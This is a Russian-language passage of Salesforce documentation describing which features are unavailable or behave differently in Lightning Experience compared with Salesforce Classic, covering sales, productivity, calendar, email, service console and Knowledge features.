Lightning Experience не поддерживает боковую панель Salesforce, отображаемую в левой части большинства страниц Salesforce Classic. Кроме того, новый интерфейс не поддерживает элементы боковой панели, включая:

- Ссылка «Теги» и раскрывающийся список «Недавние теги»
- Раскрывающийся список «Создать...»; использование кнопки **«Создать»** на панели навигации и начальных страницах объектов
- «Значок календаря»; доступ к календарю из панели навигации
- Список «Недавние элементы»; просмотр недавних элементов на вкладке «Начальная страница» или на начальных страницах объектов
- «Сообщения и предупреждения»
- Настраиваемые ссылки

Корзина

Корзина не поддерживается. Записи, удаленные в Lightning Experience, перемещаются в корзину, но могут быть просмотрены или восстановлены только после переключения на интерфейс Salesforce Classic.

Доступность

- Lightning Experience не поддерживает режим доступности ввиду отсутствия такой необходимости. Оформление интерфейса соответствует новейшим стандартам доступности, поэтому программы для чтения экрана поддерживаются по умолчанию.
- Lightning Experience не поддерживает палитру цветов для пользователей, страдающих дальтонизмом.
- Пользователи с включенным режимом доступности могут создавать и редактировать отчеты в конструкторе только после переключения на Salesforce Classic.

  Пользователи с включенным режимом доступности могут использовать редактор панелей мониторинга для создания и изменения панелей Lightning Experience, но должны переключаться в Salesforce Classic для полноценной работы с редактором панелей мониторинга.

СМ. ТАКЖЕ:

Функции производительности: Функции, отличающиеся или недоступные в Lightning Experience

Файлы и содержимое: Функции, отличающиеся или недоступные в Lightning Experience

Функции продаж: отличия в приложении Lightning Experience

Данный раздел описывает проблемы, которые могут возникать при работе группы сбыта в Lightning Experience. Некоторые данные и функции Salesforce не поддерживаются новым пользовательским интерфейсом. Кроме того, возможности некоторых функций отличаются от возможностей, доступных в Salesforce Classic.

Функции продаж

Социальные организации, контакты и интересы

- Lightning Experience поддерживает только социальную сеть Twitter.

- Карта Twitter отображается в своем собственном стиле на вкладке «Новости» страниц записей организаций, контактов и интересов.

Путь для возможностей, интересов, смет, контрактов, заказов и настраиваемых объектов

- Пользователи могут добавлять не более пяти полей и 1000 символов форматированного текста в каждый этап пути.
- При использовании макета страницы недопустимо требование разных полей в различных этапах. Однако можно настроить правила проверки на основе этапа пути.
- Зависимые поля игнорируются при перемещении этапа возможности с использованием пути.
- Полномочия «Только для чтения» и «Обязательно», назначаемые полям в макетах страниц, не применяются функцией пути.
- Обратите внимание, что удаление типа записи, имеющего соответствующий путь, также инициирует удаление пути.
- Правила проверки, которые должны отображаться напротив полей, отображаются как сообщения на уровне страницы.
- При наличии путей для интересов рекомендуем разместить статусы несоответствия в начале путей.
- Изображения нельзя включать в пакеты для пути.
- Настраиваемые значения в стандартных полях раскрывающегося списка не поддерживают пакетирование.

Контакты с несколькими организациями

- Только действия уровня строки, особенные для объекта взаимосвязи контакта с организацией, доступны в связанных списках «Связанные организации» и «Связанные контакты». Поэтому пользователи видят действия, направленные на просмотр или удаление взаимосвязи организации и контакта, но не на редактирование или удаление контакта или записи организации.
- При создании контакта посредством связанного списка организации «Связанные контакты» почтовый адрес контакта не заполняется адресом для выставления счетов организации. Кроме того, в запись контакта не переносятся номера телефона и факса организации.
- При использовании организаций-лиц снова перейдите к Salesforce Classic, чтобы добавить связанные списки «Связанные организации» и «Связанные контакты» в макеты страниц организаций-лиц, используемые торговыми представителями.

Функции, недоступные в Lightning Experience

- Настраиваемые прогнозы (совместные прогнозы доступны в Lightning Experience)
- Подразделения
- Пакетный перенос подразделения

Организации

Организации-лица

- Некоторые функциональные возможности для организаций-лиц недоступны из меню «Настройка» в Lightning Experience. Чтобы настроить и конфигурировать типы записей, макеты страниц и компактные макеты для организаций-лиц, следует перейти к Salesforce Classic.
- В некоторых полях поиска отображаются значки контактов или организаций вместо значка организации-лица.
- При создании обращения для организации-лица и добавлении пользователями организации-лица в поле «Имя контакта» поле «Имя организации» не заполняется автоматически с организацией-лицом, если обращение сохраняется.

- При создании сообщения эл. почты из записи организации-лица, поле Кому не заполняется автоматически адресом организации-лица таким же образом как и при создании сообщения из записи контакта.
- При использовании шаблона для составления письма от организации-компании, шаблон может включать поля слияния организации-лица, что предотвратит отправку письма. Также, при использовании шаблона для составления письма от организации-лиаа, шаблон может включать поля слияния организации-компании, что предотвратит отправку письма.
- В связанном списке «Активы» для записей организаций-лиц отображаются только активы, указанные организацией-лицом в поле **«Имя организации»**. Если организация-лицо указана в поле **«Имя контакта»**, актив не отображается в связанном списке.
- Объединение организаций-лиц не поддерживается.

Связанный список «Контакты» для организаций

- При использовании версии Group Edition связанный список «Контакты» не отображается организациями.

Группы, работающие с организациями

В Lightning Experience есть возможность просматривать, обновлять и удалять группы, работающие с организациями, со следующими отличиями от Salesforce Classic.

- Пользователи могут добавлять, редактировать и удалять за раз только одного участника группы, работающей с организациями.
- Группа, работающая с организациями, всегда сохраняется при изменении ответственного за организацию.
- Когда единое стандартное значение для контакта всей организации установлено на «Контролируется родительским объектом», поле «Доступ к контакту» отображается, даже несмотря на то, что значение в него всегда подставляется из поля «Доступ к организации».
- Если у пользователя нет доступа к определенной организации, поле «Доступ к организации» отображается, даже несмотря на то, что значение в нем всегда совпадает с единым стандартным значением для всей организации. Если стандартное единое значение для организации установлено на «Личный», «Доступ к организации» имеет статус «Только для чтения».
- Любой пользователь с доступом для редактирования организаций может редактировать участников рабочих групп, но при этом сохраняются только изменения в поле «Роль в группе».

Переключитесь обратно в Salesforce Classic, чтобы:

- изменять порядок отображения участников группы;
- отображать уровни доступа для всех участников групп или удалять участников нажатием одной кнопки;
- добавлять несколько участников группы, работающей с организациями, на одной странице.

Функции, недоступные в Lightning Experience

- Связанный список «Организации-партнеры»
- Связанный список «Территории организации» для записей организации
- Роли контакта для организаций (используйте вместо этого Контакты с несколькими организациями)
- Кнопка **«Управление внешними организациями»**
- Отчеты и инструменты начальной страницы организаций

Кампании

Функции, недоступные в Lightning Experience

- Влияние кампании 1.0 (доступно настраиваемое влияние кампании.)
- Добавление интересов, контактов или организаций-лиц в кампании из отчетов

Совместные прогнозы

Функции, недоступные в Lightning Experience

- Совместные прогнозы недоступны из меню «Настройка». Переключитесь в Salesforce Classic, чтобы подготовить и настроить «Совместные прогнозы».
- На странице прогнозов предусмотрено следующее.
  - В сводке по возможностям не отображаются сведения о долях возможности.
  - Индикатор обработки не отображается.
  - Изменение ширины столбца не поддерживается.
  - Сведения о выполнении плана продаж недоступны.
  - Функция «Перейти к» недоступна.
  - Поправки прогнозов для групп продуктов ответственным лицом недоступны.

Контакты

При создании контакта со связанной организацией почтовый адрес этого контакта не заполняется адресом выставления счета для этой организации, если только этот контакт не был создан из связанного списка контактов этой организации.

Связанный список «Возможности» для контактов

- Когда на записи контакта применяется связанный список «Возможность» для добавления новой или существующей возможности к контакту, Salesforce добавляет контакт к связанному списку «Роли контактов» возможности.

Функции, недоступные в Lightning Experience

- Иерархия контактов
- Роли контакта для организаций
- Роли контакта для обращений
- Связанный список статусов HTML-сообщений эл. почты (отслеживание эл. почты)

Контракты

Функции, недоступные в Lightning Experience

- Значения раскрывающихся списков статусов основаны на статусах контрактов, поэтому в раскрывающемся списке отображаются все значения статусов.
- Значения раскрывающегося списка статусов «Черновик» и «Активировано» являются обязательными. Используйте «Средство перевода» для отображения различных меток пользователей для данных значений раскрывающегося списка. Также возможно добавление других значений раскрывающегося списка статусов.

Интересы

Функции, недоступные в Lightning Experience

- Автоматическое заполнение имени возможности для возможностей, созданных во время преобразования интересов.
- Поле поиска кампании недоступно в макете страницы интересов при создании интересов.
- Связанный список статусов HTML-сообщений эл. почты (отслеживание эл. почты)

Разница между Salesforce Classic и Lightning Experience

- При преобразовании интересов в Lightning Experience ответственность за новые созданные организации возлагается на пользователя, который преобразует интерес, а не на ответственного за интерес.

Возможности

Группы, работающие с возможностями

В Lightning Experience есть возможность просматривать, обновлять и удалять группы, работающие с возможностями, со следующими отличиями от Salesforce Classic.

- Пользователи могут добавлять, редактировать и удалять за раз только одного участника группы по работе с возможностями;
- Группа потенциальных клиентов всегда сохраняется при изменении ответственного за возможность.

Переключитесь обратно в Salesforce Classic, чтобы:

- изменять порядок отображения участников группы;
- отображать уровни доступа для всех участников групп или удалять участников нажатием одной кнопки;
- добавлять несколько участников группы по работе с возможностями на одной странице.

Продукты возможности

- Одновременное редактирование более 200 продуктов не поддерживается.
- При добавлении или редактировании продуктов возможностей пользователи не могут редактировать зависимые поля раскрывающегося списка и поля подробного текста.
- Пользователи могут добавлять продукты с расписанием в Lightning Experience, однако для включения расписания продукта, изменения или создания расписания для продукта необходимо переходить обратно в Salesforce Classic.
- Возможности с продуктами нельзя клонировать.

Роли контактов в объектах возможностей

Пользователи могут добавлять только 1 роль контакта к возможности в один прием.

Функции, недоступные в Lightning Experience

- Предупреждения о крупной сделке
- Доли возможности
- Похожие возможности
- Редактирование многострочных макетов

Ответственный за потенциального клиента не может изменять поле «Категория прогноза». Однако при сохранении записи поле «Категория прогноза» автоматически заполняется значениями, основанными на значении поля «Возможности этапа». Владелец возможности может вручную изменить значение поля «Категория прогноза» этих полей в Salesforce Classic.

Заказы

Функции, недоступные в Lightning Experience

- При клонировании заказа с продуктами продукты не клонируются. Рекомендуется клонировать заказ, затем добавить продукты в соответствии с новым заказом.
- Создание сокращенных заказов и выбор продуктов для сокращения не поддерживается.

- Значения раскрывающихся списков статусов основаны на статусах заказа, поэтому в раскрывающемся списке отображаются все значения статусов.
- Значения раскрывающегося списка статусов «Черновик» и «Активировано» являются обязательными. Используйте «Средство перевода» для отображения различных меток пользователей для данных значений раскрывающегося списка. Также возможно добавление других значений раскрывающегося списка статусов.

Продукты и прайс-листы

Продукты и прайс-листы

- Lightning Experience объединяет записи стандартного и настраиваемого прайс-листа в один связанный список «Прайс-лист». Это отличается от поведения Salesforce Classic, в котором есть отдельные связанные списки для стандартного и настраиваемого прайс-листа.

  Если вы ранее удалили связанный список «Прайс-листы», т.к. ваша организация применяет только стандартные цены, вам следует добавить его обратно на макет страницы Продукт, чтобы ваши пользователи могли видеть стандартные цены в Lightning Experience.

- По умолчанию страница «Добавить в прайс-лист» активированной организации не содержит параметр «Использовать стандартную цену». Чтобы разрешить доступность параметра «Использовать стандартную цену», добавьте его в макеты страниц записей прайс-листа.
- По умолчанию начальная страница «Прайс-листы» активированной организации не содержит списковое представление «Все прайс-листы». Рекомендуется создать это списковое представление, чтобы дать пользователям доступ к записям прайс-листа.

Функции, недоступные в Lightning Experience

- Архивирование продуктов и прайс-листов

  Прим.: В качестве альтернативы рекомендуем деактивировать продукты и прайс-листы для сохранения всех связанных записей.

- Расписания объемов продукции и доходов по продукту

Функции управления территориями и управления территориями предприятия

Управление территориями

Исходная функция управления территориями отображается в меню «Настройка» интерфейса Lightning Experience. Здесь пользователи могут включать, настраивать и администрировать данную функцию. Сведения о территориях, назначения и отчеты поддерживаются только интерфейсом Salesforce Classic.

Управление территориями предприятия

Чтобы настроить функцию управления территориями, создать или обновить модели или правила назначения территорий, назначить территории записям, следует перейти к Salesforce Classic. Однако управление доступом для записей, контролируемых параметрами функции управления территориями, поддерживается в Lightning Experience.

Функции производительности: Функции, отличающиеся или недоступные в Lightning Experience

В данном разделе описаны ситуации, которые могут возникать при использовании инструментов производительности Salesforce в Lightning Experience. Некоторые функции Salesforce не поддерживаются новым пользовательским интерфейсом. Кроме того, возможности некоторых функций отличаются от возможностей, доступных в Salesforce Classic.

Начальная страница

Lightning Experience поддерживает измененную начальную страницу Salesforce. Теперь начальная страница отображает основные приоритеты пользователя продаж, включая ежеквартальную производительность продаж торговых представителей и уведомления об интересах и возможностях.

Функции начальной страницы, недоступные в Lightning Experience

- Баннеры-предупреждения
- Лента и публикатор Chatter
- Рекомендации
- Полный календарь

Начальная страница отображает предстоящие события на сегодняшний день и предоставляет ссылку для просмотра всех событий, запланированных на день. Но начальная страница не содержит полный календарь, как на начальной странице Salesforce Classic. Вместо этого элемент календаря доступен через панель навигации.

Меню глобальные действия

Действия из меню «Глобальные действия» в Lightning Experience исходят из глобальных действий раздела «Действия Salesforce1 и Lightning Experience» в глобальном макете публикатора.

Действия, связанные с объектами, которые не поддерживаются в Lightning Experience, не отображаются в меню «Глобальные действия». Кроме того, меню «Глобальные действия» не поддерживает стандартные действия Chatter «Сообщение», «Файл», «Ссылка», «Опрос», «Вопрос» и «Благодарность».

Действия: события и задачи

Функции общих действий, поведение которых отличается или недоступно в Lightning Experience, включают просмотр и редактирование действий, напоминания о действиях, повтор и отслеживание действий, а также связанные списки действий.

Просмотр и редактирование действий

Просмотр списков событий и задач недоступен в Lightning Experience. Пользователи не могут редактировать события или задачи, за которые несут ответственность пользователи, стоящие ниже в иерархии ролей. Однако пользователи могут просматривать события и задачи, принадлежащие пользователям, которые стоят ниже в иерархии ролей, с помощью отчетов. Кроме того, они могут просматривать задачи, переназначенные нижестоящим пользователям в иерархии ролей, путем выбора представления «Делегированные» в списке задач.

Напоминания о действиях

Пользователи не могут задавать или просматривать напоминания о действиях (напоминания о предстоящих событиях или крайнем сроке задач).

Повторяющиеся события

Lightning Experience не поддерживает повтор событий, включая создание и редактирование серий. Тем не менее пользователи могут просматривать и редактировать отдельные экземпляры повторяющихся событий, созданных в Salesforce Classic.

Дополнительные события

Lightning Experience не поддерживает отображение кнопки **«Создать дополнительное событие»** для создания события для записи. Вместо этого, компоновщик для записи возможности, интереса, организации или контакта автоматически заполняет поля «Имя» и «Связано с» для событий.

Временная шкала действий и связанные списки действий

Lightning Experience не отображает связанные списки «Открытые действия» и «Журнал действий» на страницах сведений для объектов, поддерживающих действия. Вместо этого данный интерфейс отображает временную шкалу действий.

Объектами, поддерживающими действия, считаются возможности, интересы, организации, контакты и любые настраиваемые объекты, которым разрешается поддержка действий. Пользователь может настроить временную шкалу действий, используя Конструктор приложений Lightning.

В отличие от связанного списка «Открытые действия», временная шкала действий отображает открытые действия в противоположном порядке, позволяющем просматривать все действия от будущих до прошедших. Под разделом «Дальнейшие действия» на временной шкале отображаются действия в хронологическом порядке сверху вниз. Задачи без временной метки отображаются наверху, просроченные задачи внизу.

Настройка способа и порядка отображения полей на временной шкале действий

Временная шкала действий позволяет пользователям настраивать способ и порядок отображения полей для событий, задач и зарегистрированных вызовов посредством компактных макетов событий и задач. Однако, даже если удалить определенные поля из макета, они останутся на временной шкале, т. к. содержат важную для действий информацию. Предположим, что вы убрали из макетов поля крайнего срока, даты и времени, а также статуса задачи. Дата и время начала события, флажок задачи, крайний срок задачи и дата регистрации вызова все равно будут отображаться в действиях на временной шкале. Компактный макет не поддерживает поле описания для событий и поле комментариев для задач, которые, тем не менее, всегда отображаются на временной шкале, хоть они и не доступны в компактном макете. Остальные поля, отображаемые на временной шкале, соответствуют полям, добавленным в компактный макет. Пользователи не могут настраивать значки для типов действий (события, задачи, вызовы и сообщения эл. почты) на временной шкале.

Действия: только события и календари

Функции событий и календарей, которые недоступны или поведение которых отличается в Lightning Experience, включают участников события, приглашения на события, параметры рабочих часов, представления календаря, общий доступ и владение, общедоступные календари и календари ресурсов, ограничение количества отображаемых элементов календаря, а также Cloud Scheduler.

Часы работы

Календари не включают часы работы, выбранные в пользовательских настройках.

Представления календаря

Выходные дни в представлении календаря скрыть нельзя.

Участники события

Lightning Experience предлагает участников событий, аналогичных приглашенным на события в Salesforce Classic, с несколькими небольшими отличиями. Администраторы и пользователи Salesforce должны соответствовать нескольким условиям, чтобы получить возможность просматривать и редактировать участников событий в Lightning Experience.

- Администраторы должны настроить Lightning Sync с использованием OAuth 2.0 с направлением синхронизации «Синхронизировать в обоих направлениях», чтобы события синхронизировались между Salesforce и календарями пользователей Microsoft®.
- Администраторы должны добавить поле «Участники» в макет страницы «Событие» или макет быстрых действий для событий.
- Пользователи должны создать или отредактировать события в Lightning Experience или Salesforce1.

Вы не сможете просматривать или редактировать участников события в Lightning Experience, если вы синхронизируете события из Microsoft® Exchange только в Salesforce или используете Lightning Sync для Google.

Поле «Участники» не поддерживается для компактных макетов. Тем не менее добавление участников в макет страницы «Событие» позволит пользователям просматривать, приглашать и удалять участников из событий в Lightning Experience и Salesforce1.

Выбор параметра «Синхронизировать в обоих направлениях» ограничивает работу некоторых функций Salesforce Classic. Дополнительную информацию см. в разделе Рекомендации по Lightning Sync в справке Salesforce.

Приглашения на событие

Администраторы и пользователи должны соответствовать нескольким условиям, чтобы получить возможность отправлять приглашения на события Lightning Experience.

- Администраторы должны настроить Lightning Sync с использованием OAuth 2.0 с направлением синхронизации «Синхронизировать в обоих направлениях», чтобы события синхронизировались между Salesforce и календарями пользователей Microsoft®.
- Администраторы должны добавить поле «Участники» в макет страницы «Событие» или макет быстрых действий для событий.
- Пользователи должны создать или отредактировать события в Lightning Experience или Salesforce1.

Приглашения отправляются по электронной почте участникам события из Microsoft Office 365®. Участники могут принимать или отклонять приглашения на события только из календарей Microsoft.

Приглашения на события не отправляются, если вы синхронизируете события и информацию об участниках из Microsoft® Exchange только с Salesforce или используете Lightning Sync для Google.

Выбор направления синхронизации Lightning «Синхронизировать в обоих направлениях» ограничивает работу некоторых функций Salesforce Classic. Дополнительную информацию см. в разделе Рекомендации по Lightning Sync в справке Salesforce.

Встречи Microsoft® Outlook®

Создать встречу Outlook из события Salesforce с помощью кнопки «Добавить в Outlook» нельзя. Тем не менее, если у вас настроена синхронизация событий между Microsoft Office 365 и Salesforce с использованием Lightning Sync, то все создаваемые и редактируемые вами события в Lightning Experience будут автоматически синхронизироваться с Outlook.

Фильтрация спискового представления

Списковое представление для фильтрации календарей на основе объектов «События» или «Задачи» отсутствуют. В списковом представлении отображены все задачи, открытые и закрытые, а также все события. Для календарей, созданных из других объектов, поддерживаются списковое представление в пределах области «Мои» и «Все». Списковое представление для области «Моя рабочая группа» не поддерживается.

Ограничение числа элементов в календаре

Всего в представлении дня или недели можно просматривать до 150 элементов календаря, включая события Salesforce и созданные пользователем элементы календаря. Предположим, выбран календарь, содержащий достаточно элементов, чтобы выйти за пределы установленного ограничения на общее количество элементов в этом представлении. Lightning Experience отображает предупреждение и скрывает элементы в других календарях.

Общий доступ к календарю и ответственность за события

Пользователи не могут предоставлять коллегам или менеджерам общий доступ к календарю. Менеджеры в иерархии ролей могут использовать отчеты для просмотра событий, принадлежащих нижестоящим пользователям в иерархии ролей. Редактирование таких событий для менеджеров не доступно.

Ответственность за событие принадлежит только одному пользователю. Переназначение встречи другому пользователю инициирует ее удаление из собственного календаря.

Общедоступные календари и календари ресурсов

Пользователи не могут создавать общедоступные календари или календари ресурсов. При использовании Lightning Experience невозможно просматривать общедоступные календари или календари ресурсов, созданные в Salesforce Classic.

Cloud Scheduler

Lightning Experience не поддерживает запросы на проведение встречи Cloud Scheduler.

Действия: только задачи

Функции задач, которые недоступны или поведение которых отличается в Lightning Experience, включают список задач, закрытие и повторное открытие задачи, уведомления о назначении задачи, а также задачи группы.

Настройка способа и порядка отображения полей в списке задач

Используйте компактные макеты для настройки показа и порядка отображения полей элементов в списке задач. Однако, даже если удалить определенные поля из макета, они останутся в списке задач, т. к. содержат важную для действий информацию. Например, предположим, что из компактного макета были удалены поля крайнего срока и состояния. Флажок задачи и крайний срок все еще отображается в задачах списка. Остальные поля, отображаемые в списке, соответствуют полям, добавленным в компактный макет.

Просроченные задачи в списке задач

Просроченные задачи появляются на временной шкале действий и на начальной странице задач. Lightning Experience не поддерживает отображение просроченных задач при наличии более 1 000 задач, просроченных пользователем. Чтобы просмотреть, закрыть, отложить просроченные задачи или удалить их крайние сроки, пользователь может переключиться на Salesforce Classic.

Закрытие и повторное открытие задач

Предположим, что в организации Salesforce установлено правило проверки для задач; например, прежде чем закрыть задачу, пользователь должен ввести комментарий. Если организация использует несколько статусов «Закрыто» для задачи, выберите статус при повторном открытии или закрытии задачи. Если организация использует несколько статусов «Открыто» для задачи, которую вы повторно открываете, Lightning Experience запоминает последний статус «Открыто».

Уведомления о назначении задачи

Lightning Experience не показывает вариант отправки сообщения электронной почты, если пользователь назначает задачу. Также не отображается личный параметр на получение сообщения электронной почты при назначении задачи. Однако предположим, что пользователь переключился с Lightning Experience на Salesforce Classic. В таком случае пользователи могут получать сообщения электронной почты для задач, которые они сами себе назначили, или задач, созданных со статусом «Завершено». Эти параметры зависят от настроек администратора в организации Salesforce.

Задачи группы

Пользователи не могут назначать копии задачи коллегам.

Задачи, повторяющиеся каждый будний день

Создание повторяющихся задач с частотой «каждый будний день» в Lightning Experience не поддерживается. В Lightning Experience не рекомендуется редактирование задач с таким интервалом, поскольку на странице редактирования не отображаются текущие сведения о повторении.

Чтобы создавать и редактировать задачи, повторяющиеся каждый будний день, следует переключиться в Salesforce Classic.

Примечания

Примечания в связанных списках

Примечания, созданные посредством устаревшего инструмента создания примечаний в интерфейсе Salesforce Classic, отображаются только связанным списком «Примечания и вложения». Примечания, созданные посредством расширенной версии инструмента создания примечаний, отображаются только связанным списком «Примечания».

Уровень доступа к примечаниям «Соавтор»

При предоставлении общего доступа к примечанию в Lightning Experience другие пользователи могут получать только право просмотра. Одновременное редактирование примечаний не поддерживается. Данное ограничение не позволяет нескольким пользователям одновременно редактировать примечание (что может привести к перезаписи содержимого разных пользователей).

Интегрированная эл. почта

Поддерживаемые объекты

Интегрированная эл. почта полностью поддерживаются только для объектов Account, Campaign, Case, Contact, Leads и Opportunity, но не для настраиваемых объектов. Тип записи организации-лица поддерживается частично: Поля слияния контакта не поддерживаются. Из записей для этих объектов можно отправлять письма контактам, интересам и пользователям в Salesforce, а также на допустимые внешние адреса эл. почты.

Поля, доступные для шаблонов, определяются объектом, выбранным для создания шаблона, и пользовательскими полями. Например, при создании шаблона из открытой записи возможности шаблон может быть дополнен только полями объекта «Возможность» и полями объекта «Пользователь». Шаблоны эл. почты, созданные для одного объекта, недоступны для использования из других объектов. Например, шаблоны, созданные для объекта «Интерес», недоступны для сообщений эл. почты, отправляемых из записей возможностей.

Пакетная электронная рассылка

Пакетная электронная рассылка не поддерживается, вследствие чего пользователи не могут перейти по ссылке «Пакетная электронная рассылка контактов» из объекта «Контакты».

Стандартные и расширенные стандартные письма

Недоступна кнопка «Стандартные письма» в записях Salesforce, позволяющая пользователям создавать документы Microsoft® Word с объединенными полями из Salesforce.

Однако при необходимости выполнить объединение полей при обращении к клиенту пользователь может отправлять индивидуальные электронные письма из Lightning Experience с полями слияния из записей Salesforce.

Поля гиперссылки в стандартных письмах

Поля формулы гиперссылки не поддерживаются в качестве полей слияния.

Шаблоны эл. почты

Шаблоны эл. почты в Lightning Experience поддерживают функцию обогащенного текста и могут быть отправлены в виде HTML.

Шаблоны электронной почты (текст, настраиваемый HTML и фирменный бланк), созданные в Salesforce Classic, могут использоваться в Lightning Experience. Шаблоны электронной почты Visualforce могут использоваться только в Salesforce Classic. Администраторы могут добавлять или удалять шаблоны эл. почты Salesforce Classic из меню «Настройка»`Lightning Experience`.

Все шаблоны, созданные в Lightning Experience, являются общедоступными. После отправки сообщения эл. почты любое вложение становится общедоступным. Пользователям больше не требуется предоставлять общий доступ к создаваемым шаблонам.

Вложения эл. почты

Пользователи могут вкладывать в сообщения эл. почты или шаблоны только доступные файлы. При выборе шаблона, содержащего вложенные файлы, убедитесь в наличии доступа к данным файлам. После отправки сообщения эл. почты вложенный файл становится общедоступным посредством гиперссылки.

Отслеживание электронных писем

Возможность отслеживания электронных писем и связанный список «Статус HTML-сообщения эл. почты» в Lightning Experience недоступны.

Сообщества и шаблоны эл. почты

Пользователи с лицензиями сообществ не могут создавать и обновлять шаблоны эл. почты. Это относится как к лицензиям сообществ, так и к лицензиям на порталы, поддерживаемые сообществами.

Интеграция Microsoft и Google

Lightning Sync

Участников события нельзя просматривать или отправлять им приглашения на события, если события синхронизируются только из Microsoft® Exchange с Salesforce или используется синхронизация Lightning для Google.

Work.com

Lightning Experience не поддерживает инструменты для управления продажами и услугами Work.com. Тем не менее, пользователи Lightning Experience могут просматривать эмблемы-благодарности и подтверждения навыков, полученные в ленте.

Функции обслуживания клиентов: Функции, отличающиеся или недоступные в Lightning Experience

Чего ожидать, если ваша организация использует инструменты обслуживания. Некоторые функции обслуживания не поддерживаются новым пользовательским интерфейсом. Кроме того, возможности некоторых функций отличаются от возможностей, доступных в Salesforce Classic.

- Обращения поддерживаются, но отличаются от доступных в Salesforce Classic.
- Консоль Salesforce поддерживается, но отличаются от доступных в Salesforce Classic.
- Open CTI поддерживается, но его функционал отличается от функционала Open CTI for Salesforce Classic.
- Стандартные функции поля услуг Lightning (включая служебные встречи, сервисные ресурсы, сервисные территории, часы работы, заказы-наряды и типы работ) считаются активами и полностью поддерживаются.

Консоль Salesforce для службы

Прим.: Приложения консоли Lightning пока немного отличаются от приложений консоли Salesforce Classic. Например, некоторые функции в приложениях консоли Salesforce Classic, такие как всплывающие уведомления и поддержка мультимонитора, недоступны в приложениях консоли Lightning. Подробнее.

Вы не сможете перенести приложения консоли Salesforce Classic в Lightning Experience.

Обращения

При изменении ответственного за обращение на очередь отобразятся не только очереди обращений, но и все активные очереди.

Макет обращения

Внешний вид обращений несколько отличается от других записей. Страницы обращений сначала отображают ленту (а не сведения о записи или связанную информацию), так как агенты службы поддержки чаще используют ленту для обработки действий. Сведения отображаются напротив ленты. Вкладки действий и сотрудничества не отображаются, так как данная информация содержится прямо в ленте.

При выключении ленты обращений внешний вид обращений соответствует другим записям. Вкладки действий и сотрудничества отображаются, но отменяется оформление, при котором лента отображается первой, а также добавляются излишние переходы и переключения контекста. Вкладка сотрудничества (Chatter) может использоваться вместо ленты, но не содержит полезные публикаторы ленты обращений (например, эл. почта, регистрация вызова или изменение статуса).

Публикаторы ленты обращений можно добавлять и удалять, однако изменение порядка макета обращения или добавление настраиваемых кнопок и ссылок не поддерживается.

Макет «Закрыть обращение»

Для удобства работы макет «Закрыть обращение» недоступен, но пользователи могут добавлять статусы «Закрыто» на страницы редактирования обращений. На странице «Параметры поддержки» в меню «Настройка» выберите пункт «Показывать статусы "Закрыто" в поле статуса обращения».

Комментарии к обращению

Для большего удобства комментарии теперь добавляются в ленту вместо связанного списка «Комментарии к обращению». Однако комментарии к обращению поддерживаются в Lightning Experience. При сортировке связанного списка «Комментарии к обращению» и последующем его обновлении, закрытии или возврату к нему свойства сортировки не сохраняются.

Связанные списки обращений

Данные связанные списки недоступны для обращений: «Журнал обращения», «Контрольные точки обращения», «Группа, работающая с обращениями», «Роли контакта», «Внешний общий доступ», «Доставки содержимого», «Транскрипты Live Chat», «Связанное содержимое» и «Сеансы SOS».

Настройка обращений

Чтобы оценить все преимущества нового оформления обращений, при котором лента отображается первой, рекомендуем воссоздать стандартные публикаторы ленты обращений. Стандартные публикаторы недоступны, но могут быть быстро воссозданы как быстрые действия для объекта «Обращение». В отличие от стандартных публикаторов ленты обращений, публикаторы, воссозданные как быстрые действия, могут отображаться на мобильных устройствах.

Lightning Knowledge

Lightning Knowledge пока не полностью совпадает по функциям с Classic Knowledge. Ниже перечислены ограничения, действующие для Lightning Knowledge.

Рекомендации, которые следует учесть перед включением компонента Lightning Knowledge

- При включении компонента Lightning Knowledge доступен только один тип статей. В настоящее время не имеется инструментов миграции для слияния типов статей. Чтобы включить базу знаний Lightning, переведите статьи в один тип и отключите или удалите другие типы статей. Либо дождитесь выпуска инструментов миграции для включения компонента Lightning Knowledge.
- В настоящее время компонент Lightning Knowledge не поддерживает многоязычный режим и режим перевода.
- Рекомендуем использовать Lightning Knowledge только при наличии менее 300 категорий данных. Если категорий данных больше 300, производительность может снизиться.
- Если имеется более 30 версий статьи, то версии, следующие за 30-й, будут отображаться в приложении Salesforce Classic, но не в Lightning Experience.
- После включения компонента базы знаний Lightning доступ к полю «Тип статьи» посредством SOQL (или API) будет невозможен. Это может повлиять на настраиваемый код, который запрашивает поле «Тип статьи».
- Если в вашей организации уже есть вкладка Visualforce с названием «База знаний», при попытке доступа к вкладке «База знаний» в компоненте базы знаний Lightning появится сообщение об отсутствии необходимых полномочий. Во избежание этой ошибки можно переименовать или удалить имеющуюся вкладку Visualforce либо изменить название «База знаний» на другое.

Общие ограничения по использованию для Lightning Knowledge

- В настоящее время в Lightning Knowledge не поддерживается назначение статей или удаление архивных статей.

- При включенном Lightning Knowledge невозможно использовать действия над статьями с общедоступными группами. Для этого используются новые полномочия в профиле пользователя.
- В настоящее время нельзя удалить опубликованную статью во время редактирования. Опубликованная статья сохраняется, а редактирование выполняется в режиме черновика. Это можно сделать в версии Classic, если включен компонент базы знаний Lightning.
- При публикации статьи в базе знаний Lightning нельзя сохранить прежнюю версию. При публикации всегда создается новая версия. Это можно сделать в версии Classic, если включен компонент базы знаний Lightning.
- Нельзя восстановить прежнюю версию статьи в Lightning. Это можно сделать в версии Classic, если включен компонент базы знаний Lightning.
- При работе с Lightning Knowledge пакетные действия (например, пакетное архивирование или пакетная публикация) не поддерживаются.
- Для всех списковых представлений базы знаний необходимо указать один язык и один статус публикации. В противном случае будет по умолчанию использоваться статус публикации «Опубликовано» и язык пользователя.
- Не поддерживается выбор нескольких параметров для параметров PublishStatus или «Язык», а также операторов «В» и «ИЛИ» в фильтрах списковых представлений.
- Не поддерживается отображение категорий данных в списковых представлениях базы знаний.
- При поиске статей базы знаний в Lightning Knowledge не поддерживаются внешние источники данных.
- Отображение данных голосования в новом компоненте рейтингов возможно только при наличии опубликованной (также известной как интерактивная) версии статьи. Это касается черновиков статей и архивированных статей, поскольку все интерактивные версии удаляются при архивировании статьи.
- Большинство действий базы данных недоступны в конструкторе процессов Lightning.
- Если в организации включен компонент базы знаний Lightning, для удаления архивных статей необходимы полномочия «Изменить все».

Ограничения для консоли в Lightning Knowledge

- Сервисная консоль Lightning не поддерживает нижний колонтитул для базы знаний.
- На боковой панели базы знаний для сервисной консоли Lightning недоступны следующие действия: вложить как PDF, вложить как PDF в эл. сообщение, относящееся к обращению, вставить содержимое статьи в эл. сообщение по обращению, вставить URL-адрес статьи из сообщества и вставить URL-адрес статьи в публикаторы обращений.

